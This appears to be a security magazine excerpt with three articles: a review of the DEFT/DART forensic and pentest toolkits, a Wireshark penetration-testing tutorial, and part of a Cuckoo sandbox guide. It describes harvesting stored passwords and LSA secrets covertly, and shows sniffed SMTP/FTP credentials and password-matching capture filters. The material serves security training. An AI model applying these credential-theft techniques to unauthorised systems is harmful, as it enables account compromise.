Because we are sometimes working on a system that has been previously compromised, a good feature of the DART collections is that all programs are hashed and checked against an xml file for integrity before they are allowed to run. If in the process of doing your work, your own tools are infected, then your results are in question and the test engineer becoming the mode of propagation for the malware himself, which is not a good thing.

To begin with, you have a number of tools under 'Utilities', all of which are portable and can be run from an USB or DVD without traces left on the hard disk or registry of the victim. Some utilities are portable versions of standard utilities like search, screen capture, Universal Viewer and Notepad ++ for keeping records on your USB. Others are utensils that should be in every tool-belt, such as a hex-editor, DontSleep (to keep you from being logged off while you are working), TightVNC (to connect to your remote machine), and even USBWriteProtect (to enable write access to your USB if prevented by policy).

There are collections within the DART compilation, like Windows Forensic Toolchest, which has many uses in the pentesting sphere. Among other things, we use WFT to script the SysInternals Suite of low-level Windows tools, some of the

most useful little gizmos around, and to generate text or HTML reports from the data.

Some programs that have specific forensics or incident response purposes are still very useful in penetration testing involving information collection in its early stages. Tools like ProDiscover and Win-Audit provide a multitude of useful information that can be used to later compromise the machine.

A number of Windows live response tools are provided. Nigilant is designed to capture as much information as possible from a running system with the smallest potential impact. Tr3secure captures volatile system data, and RamCapture images the live memory of the system for later analysis. PZenDump and Scanner allow you to dump running processes as well as killing them or re-setting their priority.

There are mail viewers including Outlook address book and attachment viewers. Cache, cookie, and history viewers are available for almost all browsers. DatabaseBrowser allows access to any connected database and browse or modify data, run SQL scripts and export or print data.

There are a multitude of registry tools. Apps like RegScanner, Registry Decoder, and Registry Recovery provide acquisition, system configuration, and drill-down specifics of current and historical registry files. RegRipper extracts and correlates registry hive files by bypassing the Windows API. (There is a completely separate Linux RegRipper in DEFT for extracting registry hives from disks or images). Registry Report shows installed software, user settings, and activity in a graphical user interface and produces print output.

Some 30 Windows network tools are provided for sniffing, scanning, and searching wired and wireless networks. NetBScanner provides a broad range of data derived from the NetBIOS protocol including finding the master browser Primary Domain Controller. Lan Search, Network Scanner, and NetResView provide details of protocols, domains, and system and hidden resources on wired networks. WifiInfoView, WirelessNetView, and WnetWatcher do the same for wireless protocols. SniffPass produces a list of all plaintext passwords going across the wire for Telnet, POP3, IMAP4, SMTP, FTP, and HTTP. SmartSniff allows capture and analysis of network packets in WinPcap, Network Monitor, and Raw Sockets modes.

Many programs in both DART and DEFT actually have more of a pentesting purpose than forensics like over 50 that are specifically aimed at password recovery just on the DART Windows side. Most ap-

plications that require password access to a server or user directory, cache the credentials either on disk or in RAM after being initially entered by the user. These are either in live memory or system cookies to be used by the application on next access. There are sniffers/crackers/decryptors for Google, Facebook, Twitter, Oracle, email, and network passwords among others to find, grab, and decrypt or crack the passwords used by the applications.

In addition to password cracking programs like Advanced Password Recovery and Phrozen Pwd Recovery, there are two full suites of password tools from NirSoft and Security Exploded. The SXPASSWORDSuite is a list of apps that each seem very specific but that expand to cover a lot of ground. The GooglePasswordDecryptor is one that, besides driving my AV crazy, supports grabbing and cracking a whole range of stuff from Gmail to Google Talk to Chrome, IE and Firefox to a bunch of messenger apps. FacebookPasswordDecryptor and iTunesPasswordDecryptor are thrown in for good measure. Database specific crackers for Oracle and MySQL as well as a general network credential store password recovery app are included.

The NirSoft Suite contains many similar apps with the addition of Access PassView and Enterprise Manager PassView for obtaining Access and SQL Server database passwords. LSA secrets is where the passwords used by Windows services as well as applications are kept, either in the registry hive or lsass.exe process. LSASecretsDump and LSASecretsView give access to these. True, like some tools in the DART collection, you need local administrator access to fully exploit them, but you would be amazed how many machines, including servers, were already logged into with these credentials when we stuck our USB in.

One good touch seldom seen these days is DialupPass for enumerating dialup and VPN passwords. In the past, phreaking was always our favorite way of gaining access to a digital network, and even today, with fewer land lines and PBXs, it is still often our ace-in-the-hole. Is the victim up-to-date on technology and using RDP instead? Then, there is Remote Desktop PassView to extract the password from the .rdp file. For good measure, WirelessKeyView will pull the wireless passwords, WPA as well as WEP from the WLAN AutoConfig service in Win 7/8 and Server 2008.

A nice feature of DART, particularly for those new to the game, is a dialogue window next to the list

of programs that gives a synopsis of the tool with features and description to let you know if it meets your needs or is worth pursuing. Another nice touch is the ability to run all the DART collection under Wine in a DEFT Linux boot-up if the system is not already logged into Windows.

DEFT LINUX Tools

Although there is a plethora of useful Windows infosec tools in DART, the real meat in DEFT is in the Lubuntu distro that is downloadable as an ISO much as BackTrack/Kali is. The ISO can be burned to disk, directly installed to laptop, or configured as a bootable USB with tools such as Unetbootin. However, our favorite method of installation is as one of the three grub-bootable full Linux installations on the 64-GB USBs that each of our engineers carries with them wherever they go.



Figure 3. Maltego Radium in DEFT

With this, they have full running versions of DEFT, Kali, and Fedor-Security Linux, all of which can be patched, upgraded, customized and configured in the field as needed. It is like having several laptops in your pocket. We also include a 16GB storage FAT partition for good measure for data, images, logging, and field documentation as well as the location for the DART collection. Whether our engineer is in a situation of incident response or covert data collection, this tool has saved our butts in many spots and saved us a trip back to the office for our tool-belts in many more.

In the tradition of the ninja legacy for pentesters, where you must remain unseen and leave no foot-steps to follow, the DEFT distro fills this role by default in its forensic functions. On boot:

- The system does not use the swap partitions on the system being tested.
- There are no automatic mount scripts, though this can be setup in the field on the USB.
- There are no automated systems for any activity during the analysis of the victim. Again this can be done in the field if using the full install USB.
- None of the mass storage and network traffic acquisition tools alter the data being acquired.

DEFT has booted on every x86 system we have tested it on including Macs. It even accomplishes something I have never seen on any other distro including BackTrack/Kali: it is able to connect wireless through all our Macs right off the live DVD as well as old and new PCs and servers with wireless. It even has Mac keyboard drivers so all function keys work. And as all our engineers have Mac laptops in their tool-belts, it made us all very happy and immediately became our primary distro.

As a result of being built off Lubuntu, it is lean and mean, requiring only 128 MB RAM to boot and will even boot in text mode on only 64 MB. It is also very fast, both in loading and operation down to its LXDE desktop based on functionality, not bling. Put this combination with a multi-threaded application like Guymager, and you can do a disk image through a USB3 port faster than you can hook a drive to an SCSI port and download an image by traditional means, all without removing a cover or hooking a cable that would put a real damper on your covert ninja mode.

Once you have that image, or access to the network, you can begin your penetration work. Of course there are instances where access to a workstation or server image has given us entry into the network and times where access to the network has permitted us to get into a machine. But one or both of these can be considered the holy grail of pentesting. Of course since you are in Linux with full access to the entire Windows file structure, you need not to be concerned about having administrator privileges since NTFS file permissions have no affect.

As an example of DEFT's pentesting muscle, it has five of the 'Top-10 Security Tools' in the Kali distro among others that no pentesting distro supports. To begin with, there is a good set of password cracking programs. No tool-belt would be complete without John the Ripper or THC-Hydra that are included in DEFT. Samdump2 is provided

to extract the password hashes from that offline copy of the SAM in your image. John can then be put to work on the hashes while you go about your other pursuits. Pdffcrack is provided to access Adobe protected files as well as fcrackzip for protected Zip files.

One tool we have found very useful in the past is Common User Password Profiler (CUPP). CUPP can be considered a hybrid of digital hacking and social engineering. Between data gathered through the overt open source intelligence tools (OSINT) and your covert image intelligence, a wealth of data can be garnered to input in this tool that uses algorithms and combinations to predict likely passwords for the context of the user.

There are a number of mobile testing tools to exploit iPhones, Android and Blackberry devices. Bitpim, Ipdump, Iphone analyzer, Fastboot, and SQL-lite Browser all give insight and access to data and memory on mobile devices as well as root access for controlling the device.

Though most of the discussion so far has been about touching the victim system, there are numerous network tools for penetration testing remote machines as well as for general covert and overt information gathering on the network. And any experienced pentester will tell you that the more information she has, the better chance she will have to discover openings and subsequently own the system.

Starting with Maltego Radium, there is no more useful tool for general overt information gathering that can serve as the basis of any penetration test. Cree.py provides OSINT geolocation data. For covert work, the requisite nmap and Wireshark are provided as well as XProbe2 for fast and accurate OS fingerprinting with fuzzy logic.

Xplico can capture traffic off the wire, or take pcap files created by Wireshark and TCPDump, and re-create http, ftp, VOIP, telnet, email and webmail sessions and many other types of conversations that yield a wealth of covert information that can lead to system compromise. One of the things we look for while performing pentests is syslog data going to a remote syslog server that can leave telltale evidence of our presence we cannot touch (unless we know where that server is and can get to it of course).

CapAnalysis graphically shows you all the flows and pertinent data associated with them. True, with Wireshark, you could determine and even rebuild sessions and data, but the least available resource in most penetration tests is time, and network tools

like these to discover sessions and XHydra to exploit those sessions can cut hours from your work.

A Tool-belt in your pocket


Between the DEFT and DART collections and the 'multi-tool' tools they contain, there are well over 200 separate infosec applications, many of which are integrated and all run right out of the box. You have access to nmap, Wireshark, Xplico, Maltego, John, Hydra, and other top pentesting tools that you find on distros like BackTrack and Kali. But you also have other forensic, incident response, and pentesting specific, in addition to other general, infosec tools that you will find on no other single DVD.

And yes, all of these tools can be found individually on the 'Net', but the beauty of this distro is that all the tools are pre-installed, configured, and work out of the box, or disk, so to speak. Many are also integrated to function together. More often than not, when we want to run Metasploit, rather than installing and maintaining a separate laptop setup, we will just boot-up Kali, run msfupdate and you are good to go. When I want to run Guymager to grab a disk and use RegRipper, Samdump and John to analyze it, I boot DEFT.

With the ultimate flexibility provided by having access to complete sets of tools that run under Linux and others that run under Windows, there is little you cannot do with this one little distro. And with the option of running them all together on any x86 hardware, you can think of, old and new, on a bootable USB or DVD under Linux and Wine, you begin to see the potential. I can think of no other collection of any kind that provides the pentester / incident responder / forensic analyst / general information security engineer with these capabilities in one place. We now go around with our entire infosec tool-belt in our pocket, ready for action at the drop of a hat, or doff of a DEFT.

CURTIS PURDY

After starting one of the largest regional ISPs in Texas in 1995, Curtis Purdy formed Information Systems Security in the DC Metro area and has done stints with public and private organizations including the Department of Homeland Security. He was nominated for Security Executive of the Year – Mid Atlantic Region in 2006.



GoSecure!

penetration test_
vulnerability assessment_
computer forensics_

www.gosecure.it - info@gosecure.it
www.gosecure.it/blog

Wireshark in Penetration Testing

Wireshark is a sniffer used for sniffing network traffic. Whenever we start a sniffer it puts the NIC card into promiscuous mode. Wireshark is predominantly used by many network engineers because of its features and nice GUI. tcpdump, tshark are CLI based tools used to achieve similar functionality.

Sniffers can be used by penetration testers during the information gathering. Its goal is to disclose crucial information about the network which we are going to penetrate, such as: active IP addresses in use, open TCP/UDP ports, application traffic types, passwords of clear text protocols like HTTP, FTP, Telnet, SMTP, POP3, etc. Sniffing is defined as passive way of information gathering since we never interact with any machine directly.

Steps followed by Penetration Tester

- Reconnaissance or Information Gathering;
- Scanning;
- Enumeration;
- Gaining and Maintaining Access;
- Covering Tracks.

By using Wireshark, we can perform information gathering on DNS, DHCP, FTP, SMTP, etc. servers in the network, scanning to know the live IP addresses in the network, and enumeration to find out user names and passwords in the network. Next steps will explain how we are going to achieve this objectives.

MAC, IP Address, TCP/UDP Destination List

First, let us figure out IP Addresses which are up and active ports on which the data communication is happening. Just by sniffing the network traffic with Wireshark, we can figure out what are the different servers (DNS, DHCP, FTP, SMTP etc.) and private IP address ranges running within the network.

On Wireshark traverse through Statistics > Conversations to see (see Figure 1):

- source/destination MAC addresses;
- source/destination IP addresses;
- TCP/UDP destination ports in use.

Source/Destination MAC addresses can be used in spoofing, ARP poisoning, Man in the Middle (MiTM) attacks, evading Role Based Access Control (RBAC) or ACL's, etc.

Source/Destination IP addresses can be used in spoofing servers by pretending to be fake or secondary DHCP, DNS servers or as an evil twin Access Point (wireless routers). By looking at the destination ports, we may vaguely guess Operating System of the remote machine, for example:

if TCP/UDP 137, 138 or 139 ports are open, then, most probably, the OS running is Windows. By looking at the sniffed ICMP traffic TTL value, we may guess the OS.

Ethernet II	Internet Protocol Version 4	ICMP Echo (ping)	Internet Control Message Protocol
Address A: 192.168.1.100, Address B: 192.168.1.1	Source: 192.168.1.100, Destination: 192.168.1.1	Type: 8, Code: 0	Type: 8, Code: 0

Figure 1. MAC, IP, destination port information

The meaning of the numbered brown boxes on Figure 1 is:

- Collection of src/dst MAC addresses in the enterprise network will disclose the make of the NIC card used for the Desktops/Laptops used in the enterprise. This information can be used to assign MAC address to the penetration tester's laptop to bypass NAC devices. It can be also used to bypass Authentication or Access controls to access other resources what may not be possible in other cases.
- Shows list of active IP v4/6 addresses in the network.
- Shows list of open TCP ports disclosing services running.
- Shows list of UDP open ports. This might also disclose IP addresses of DNS, DHCP servers present in the Enterprise LAN.

On Wireshark, go to Statistics > Protocol Hierarchy tab to view the protocols that run over the network, and their percentage in total traffic (see Figure 2).

Protocol	% Packets	Packets % Bytes	Bytes % Packets	Bytes % Bytes
Ethernet	100.00%	100.00%	100.00%	100.00%
Internet Protocol Version 4	67.84%	17873	100.00%	100.00%
Transmission Control Protocol	88.42%	16243	100.00%	100.00%
Hypertext Transfer Protocol	7.58%	1361	100.00%	100.00%
Secure Sockets Layer	6.95%	1112	100.00%	100.00%
Data	0.34%	62	100.00%	100.00%
NetBIOS Session Service	51.38%	2181	100.00%	100.00%
SMTP (Simple Mail Transfer Protocol)	28.37%	398	100.00%	100.00%
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.01%	1	100.00%	100.00%
DCOM Remote Activation	0.01%	1	100.00%	100.00%
User Datagram Protocol	0.52%	156	100.00%	100.00%
Domain Name Service	4.47%	812	100.00%	100.00%
Bootstrap Protocol	0.35%	64	100.00%	100.00%
NetBIOS Name Service	0.93%	171	100.00%	100.00%
Hypertext Transfer Protocol	2.32%	426	100.00%	100.00%
NetBIOS Datagram Service	0.44%	81	100.00%	100.00%
Data	0.01%	2	100.00%	100.00%
Internet Group Management Protocol	0.35%	65	100.00%	100.00%
Internet Control Message Protocol	0.45%	83	100.00%	100.00%
Internet Protocol Version 6	0.09%	16	100.00%	100.00%
Address Resolution Protocol	1.92%	353	100.00%	100.00%
Internet Protocol Version 6	0.24%	45	100.00%	100.00%

Figure 2. Protocols and their traffic percentage

Banner Grabbing

Information gathering can be banner grabbing of a Server. Knowing the version of applications running on top of Web Servers will also be useful. We can gather critical information, such as: on what OS the application is running, what is its version, is it using extra modules, etc. The information gathered can be IIS/Apache versions, PHP/ ASP versions, modules and their versions running on top of Apache Web Server, etc (see Figure 3).

```
GET / HTTP/1.1
Host: www.microsoftvirtualacademy.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.0
Instance-Name: MVA.Presentation.Frontend.IN_1
Set-Cookie: ASP.NET_SessionId=mx2npvww3lsbqmrhncspyhq; path=/; HttpOnly
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 28 Aug 2013 08:04:11 GMT
Content-Length: 263180
Via: 1.1 bgl11-dmz-nsa-1-mgmt.cisco.com:80 (Cisco-IronPort-WSA/7.5.2-118)
Connection: keep-alive
```

Figure 3. Web Server and its application version, HTTP Proxy vendor and version

Enumerating Usernames and Passwords

Getting password of any user account or service is like getting keys to kingdom. Running a sniffer at the gateway of a mirrored switch port might collect passwords from clear text protocols like HTTP, FTP, Telnet, SMTP, POP3, etc. In Figure 4 SMTP password is not sent in clear text but it does not take much time to discover that the password is in base64 format which can be converted to ASCII text pretty easily.

If we are running the sniffer at the gateway or on mirrored switch port with Wireshark filter, using an IP address of any Server (SMTP, FTP, HTTP etc.), we can gather a list of all the users with their passwords. By sniffing SSL traffic we can figure out what are the algorithms used by Web Servers using HTTPS protocol.

Decrypting Encrypted Traffic

If we have a PCAP file with encrypted data, we can decrypt the capture if we have private key. Wireshark must be compiled with GnuTLS and Gcrypt to use SSL decryption feature. To check what libs were compiled with Wireshark, run the below command (see Figure 5):

```
wireshark -v
```

Go to Edit > Preferences > SSL, on the right we can see Edit Tab. Clicking on Edit > New will navigate to small pop-up window which asks for

IP, Port, Protocol, Key file and Password. Old Wireshark versions used to take all those parameters in a single line as below:

```
10.1.1.1,8080,smtp,/other/path/key.pem
192.168.1.1,443,https, c:\path\to\snakeoil2.key
```

The file can either be a 'PEM' format private key or a PKCS#12 key store. If the file is a PKCS#12 key store, the password for the key store must be specified as fifth element. The file format needed for Wireshark is 'PEM'. It is common practice on web servers to combine the public key (or certificate) and the private key in a single PEM file. In that case, locate PEM file to cut and paste the section headed by 'PRIVATE KEY' (including header and footer) into a new 'privatekey_file.key' file. On Windows, keys are often stored in PKCS7/DER format (locally) or in NET format (from any directory server). Use the following to convert (see Figure 6).

for PKCS7/DER keys (as held on disk):

```
openssl pkcs8 -nocrypt -in derfile.key -inform DER
-out key.pem -outform PEM
```

for NET keys (from the directory server):

```
openssl pkcs8 -nocrypt -in file.ick -inform NET
-out key.pem -outform PEM
```

Data Extraction from Packet Capture Files

This feature can be used to extract critical files exchanged between clients, which can contain confidential information of an organization or product release etc.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.036986	10.10.1.4	74.53.140.153	TCP	62	1470 > 25 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
4	0.383936	74.53.140.153	10.10.1.4	TCP	62	25 > 1470 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
5	0.383988	10.10.1.4	74.53.140.153	TCP	54	1470 > 25 [ACK] Seq=1 Ack=1 Win=65535 Len=0
6	0.727603	74.53.140.153	10.10.1.4	SMTP	235	S: 220-xx90.websitewelcome.com ESMTP Exim 4.69 #1 Mon, 05 Oct 2009
7	0.732749	10.10.1.4	74.53.140.153	SMTP	63	C: EHLO GP
8	1.073326	74.53.140.153	10.10.1.4	TCP	60	25 > 1470 [ACK] Seq=182 Ack=10 Win=5840 Len=0
9	1.074123	74.53.140.153	10.10.1.4	SMTP	191	S: 250-xx90.websitewelcome.com Hello GP [122.162.143.157] 250-SI
10	1.076669	10.10.1.4	74.53.140.153	SMTP	66	C: AUTH LOGIN
11	1.419021	74.53.140.153	10.10.1.4	SMTP	72	S: 334 VxNlcm5hbwu6
12	1.419595	10.10.1.4	74.53.140.153	SMTP	84	C: Z3VycGFydGFWQHBhdHJpb3RZLnlu
13	1.761484	74.53.140.153	10.10.1.4	SMTP	72	S: 334 UGFzc3dvcmQ6
14	1.762058	10.10.1.4	74.53.140.153	SMTP	72	C: CHUuamF1QDEyMw==
15	2.121738	74.53.140.153	10.10.1.4	SMTP	84	S: 235 Authentication succeeded

No.	Time	Source	Destination	Protocol	Length	Info
198	9.73632800	2001:638:902:1:201:2002:5183:4383::518FTP			100	Response: 220-
227	11.5019530	2001:638:902:1:201:2002:5183:4383::518FTP			172	Response: 220 6bone.informatik.uni-leipzig.de FTP server (NetBSD-F
228	11.5019530	2002:5183:4383::5182001:638:902:1:201:FTP			110	Request: USER anonymous
267	13.4394530	2001:638:902:1:201:2002:5183:4383::518FTP			143	Response: 331 Guest login ok, type your name as password.
268	13.4394530	2002:5183:4383::5182001:638:902:1:201:FTP			108	Request: PASS ICUser0
328	15.8095710	2001:638:902:1:201:2002:5183:4383::518FTP			142	Response: 230 Guest login ok, access restrictions apply.
329	15.8212890	2002:5183:4383::5182001:638:902:1:201:FTP			108	Request: opts utf8 on

Figure 4. SMTP and FTP Usernames and Passwords

HTTP Export

On Wireshark GUI, File > Export > Objects > HTTP will present us with a list of files found in all HTTP requests found.

Export Bytes

Click on the response packet (here, the packet number 1758) on which we want to extract data. Go to Header content display panel and select data type,




Figure 5. Libraries used to compile Wireshark binary




Figure 6. Parameters need to decrypt SSL traffic

Portable Network Graphics, right click and select 'Export Selected Packet Bytes...' and save the file. Advantage of this is that we can extract files from other protocols like FTP, SMB, etc. (see Figure 7).

Remote Capture

To use remote Packet Capture feature, Wireshark should be installed on both victim and penetration tester's machines. After figuring out login credentials of compromised machine we can run Wireshark remotely on the compromised machine. Capture > Options > Manage Interfaces > Remote Interfaces > Add (see Figure 8).

Here are some important Wireshark filters to sniff expected traffic:

```
tcp.data matches "assword" or tcp.data matches
"passwd"
ip.addr == <ip_address> && tcp.port == 443
dns or bootp
```

Steps to Protect from Sniffing

- Use encryption to transfer critical data. SSL, HTTPS, SSH protocols can be used.
- Never transmit passwords in clear text, use encryption, hashing or encoding.
- Use switched networks; in non-switched environment, packets are visible to every node on the network.

PRAVEEN DARSHANAM

Praveen Darshanam has over 7 years of experience in the Information Security with companies like McAfee, Cisco Systems and iPolicy Networks. His core expertise and passions are Vulnerability Research, Signature Development, Snort, Applica-




Figure 7. File Extractions from PCAPs

References

- <http://wiki.wireshark.org/SampleCaptures>
- <https://isc.sans.edu/diary/Tools+for+extracting+files+from+pcaps/6961>
- http://en.wikipedia.org/wiki/Penetration_test
- http://en.wikipedia.org/wiki/Security_testing
- <http://darshanams.blogspot.in/2010/11/wireshark-remote-packet-capture-bit-of.html>




Figure 8. Remote Packet Capture (old snapshot)

tion Security, and Malware Analysis. He pursued Bachelor of Technology in Electrical Engineering (EE) and Master of Engineering (MS/ME/M.Tech) in Control and Instrumentation (C&I, EE) from one of the premier institutes of India. He holds industry Certifications like CHFI, CEH, ECSA, etc. He is known Ethical Hacking trainer in India.

Extending Cuckoo Framework

In the previously published 'Automating Malware Analysis with Cuckoo' [1], it was demonstrated how to install the Cuckoo sandbox malware analysis system and basic usage. In short, this framework allows for automated analysis of malicious specimens within a controlled environment. In this article we will describe some of the advanced features, extending the platform's capabilities, and demonstrate how to tie all this analysis into a single report.

Cuckoo Sandbox is an application that provides a virtual sandbox for automatic analysis of malware specimens. Originally developed by Claudio Guarnieri for the Google Summer of Code, the project became so popular it is now a mainstay of the HoneyNet Project, a leading international research institution with a special focus on malware. The platform allows for the automatic capture and advanced analysis of dangerous strains of malware in a contained environment [2]. If you have not installed it previously, or do not have a working copy of Cuckoo, please, refer to the reference section to prepare your system [1].

Being a completely python developed framework, this platform is extremely powerful and flexible. It can be installed on almost any operating system and, with its open-source roots, it can be customized to fit any individual or organizational needs. These customizations come in the form of processing modules, signatures, and reporting modules.

Processing Modules

Cuckoo's processing modules are Python scripts that let you define custom ways to analyze the raw results generated by the sandbox and append some information to a global container that will be later used by the signatures and the reporting modules [3]. *The currently available default processing modules are:*

- **AnalysisInfo** (*modules/processing/analysisinfo.py*) – generates some basic information on the

current analysis, such as timestamps, version of Cuckoo, and so on.

- **BehaviorAnalysis** (*modules/processing/behavior.py*) – parses the raw behavioral logs and perform some initial transformations and interpretations, including the complete processes tracing, a behavioral summary, and a process tree.
- **Debug** (*modules/processing/debug.py*) – includes errors and the analysis.log generated by the analyzer.
- **Dropped** (*modules/processing/dropped.py*) – includes information on the files dropped by the malware and dumped by Cuckoo.
- **NetworkAnalysis** (*modules/processing/network.py*) – parses the PCAP file and extract some network information, such as DNS traffic, domains, IPs, HTTP requests, IRC and SMTP traffic.
- **StaticAnalysis** (*modules/processing/static.py*) – performs some static analysis of PE32 files.
- **Strings** (*modules/processing/static.py*) – extracts strings from the analyzer binary.
- **TargetInfo** (*modules/processing/targetinfo.py*) – includes information on the analyzed file, such as hashes.
- **VirusTotal** (*modules/processing/virustotal.py*) – lookup VirusTotal.com for AntiVirus signatures of the analyzed file.

Signatures

With Cuckoo you are able to create some customized signatures that you can run against the analysis

results in order to identify some predefined pattern that might represent a particular malicious behavior or an indicator you are interested in. These signatures are very useful to give a context to the analysis: both, because they simplify the interpretation of the results as well as for automatically identifying malware of interest [4].

An open repository exists for individual contributors to upload custom signatures to enhance the platform, located on Github (<https://github.com/cuckoo/cuckoo-community>). Cuckoo provides a mechanism to download new updates submitted to this repository through a script located in `/opt/cuckoo/` `utils`. This script has a couple of arguments of importance. These are: `-a`, `-f`, and `-w` which indicate to download everything, force install, rewrite existing files respectively (see Figure 1).

```
christophers-imac:utils ashby$ ./community.py
You need to enable some category!

usage: community.py [-h] [-a] [-s] [-p] [-m] [-r] [-f] [-w]

optional arguments:
  -h, --help            show this help message and exit
  -a, --all              Download everything
  -s, --signatures       Download Cuckoo signatures
  -p, --processing       Download processing modules
  -m, --machinemanagers Download machine managers
  -r, --reporting        Download reporting modules
  -f, --force            Install files without confirmation
  -w, --rewrite          Rewrite existing files
christophers-imac:utils ashby$ ./community.py -a -f -w

Installing PROCESSING
Installing SIGNATURES
File "antidbg_devices.py" installed
File "antidbg_windows.py" installed
File "antiemu_wine.py" installed
File "antisandbox_mouse_hook.py" installed
File "antivirus_virustotal.py" installed
File "antivm_generic_bios.py" installed
File "antivm_generic_disk.py" installed
File "antivm_generic_ide.py" installed
File "antivm_generic_scsi.py" installed
File "antivm_generic_services.py" installed
File "antivm_vbox_acpi.py" installed
File "antivm_vbox_devices.py" installed
File "antivm_vbox_files.py" installed
File "antivm_vbox_keys.py" installed
File "antivm_vbox_libs.py" installed
File "antivm_vbox_window.py" installed
File "banker_spyeye_mutex.py" installed
File "bitcoin_openc1.py" installed
File "bot_dirtjumper.py" installed
File "bot_russkill.py" installed
File "bypass_firewall.py" installed
File "exec_crash.py" installed
```

Figure 1. *community.py* update script

Writing custom signatures is also supported. This is demonstrated perfectly by Xavier who wrote a blog post indicating how to cross-reference if your malware specimen was communicating with known `malwaredomain.com` url [5]. To install any custom signature make sure to copy/create your signature in the `/opt/cuckoo/modules/signatures` directory. No new signature will be loaded until the application framework is reloaded.

